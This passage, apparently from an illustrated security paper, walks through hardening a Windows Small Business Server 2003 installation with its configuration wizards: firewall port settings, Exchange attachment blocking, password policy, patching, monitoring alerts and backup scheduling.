


Figure 79

Here is an example from the Security Best Practices – "Protecting your network from the Internet by using a firewall" (Figure 79). Other best practices are listed in the left hand pane. Some of note for incident handling are:

- Protecting access to Windows Small Business Server from external threats
- Protecting access to Windows Small Business Server from internal threats
- Monitor your server
- Backup and restore
- Manage Internet access
- Share network resources
- Manage remote network access




Figure 80

Server configuration and management is accomplished using a series of Wizards (Figure 80).

Also notice (Figure 80, bottom right) that SBS 2003 is not automatically connected to the Internet during installation. The Internet connection must be configured after the installation is complete and at least basic security is in place. This prevents attacks against the system during installation while it is most vulnerable.




Figure 81

Working through the "Complete the Configuration" checklist we see the "Configure E-Mail and Internet Connection" wizard (Figure 81). By default the SBS 2003 Internet Connection Firewall (ICF) is enabled.




Figure 82

The firewall is configured using easy to understand dialogs (Figure 82). Here network traffic for Outlook Web Access, Remote Web Workplace, and access to the company web site are allowed through the firewall. All other network traffic is denied by default. This closes all network ports except those needed by the checked services. This is the step that foiled our hacker's attack. RPC ports are closed by default.




Figure 83

By default, Exchange will not allow email attachments that might allow malicious code into the company (Figure 83). This step will defeat the majority of email borne viruses.




Figure 84

Here (Figure 84) is the configuration wizard is reminding the installer to establish password policies for the computer domain.




Figure 85

The “Configure Password Policy” dialog (Figure 85) gives the installer the opportunity to set the password minimum length, complexity requirement, and number of days before requiring a password change. These policies can be set to go into effect at a later time to give users time to be notified of password requirements.




Figure 86

Once the SBS 2003 server is connected to the Internet, the wizard (Figure 86) suggests that security patches be installed and will even connect the installer to the Microsoft Update web site. This ensures that all the latest security patches are applied as soon as possible in the installation process.




Figure 87

The “Monitoring Configuration Wizard” (Figure 87) allows the installer to set up SBS 2003 server alerting and monitoring and send reports by email on a scheduled basis. Alerts can be sent by email when they occur.




Figure 88

Both performance reports and usage reports can be requested (Figure 88). The Performance report includes the most useful information for security monitoring. It has information about running services, system performance, and system alerts.




Figure 89

Besides receiving a regular email with the latest performance report, alerts can trigger an immediate email (Figure 89). Some example security alerts would be when services stop, disk space runs low, or CPU usage increases dramatically. These types of alerts could indicate the host is under attack or has been compromised.




Figure 90

The “Backup Configuration Wizard” (Figure 90) prompts the installer to setup and schedule a SBS 2003 system backup job. Proper backups are critical in restoring a system to operation if it has been compromised.




Figure 91

The backup schedule (Figure 91) can be set as well as the number of backup sets to maintain.

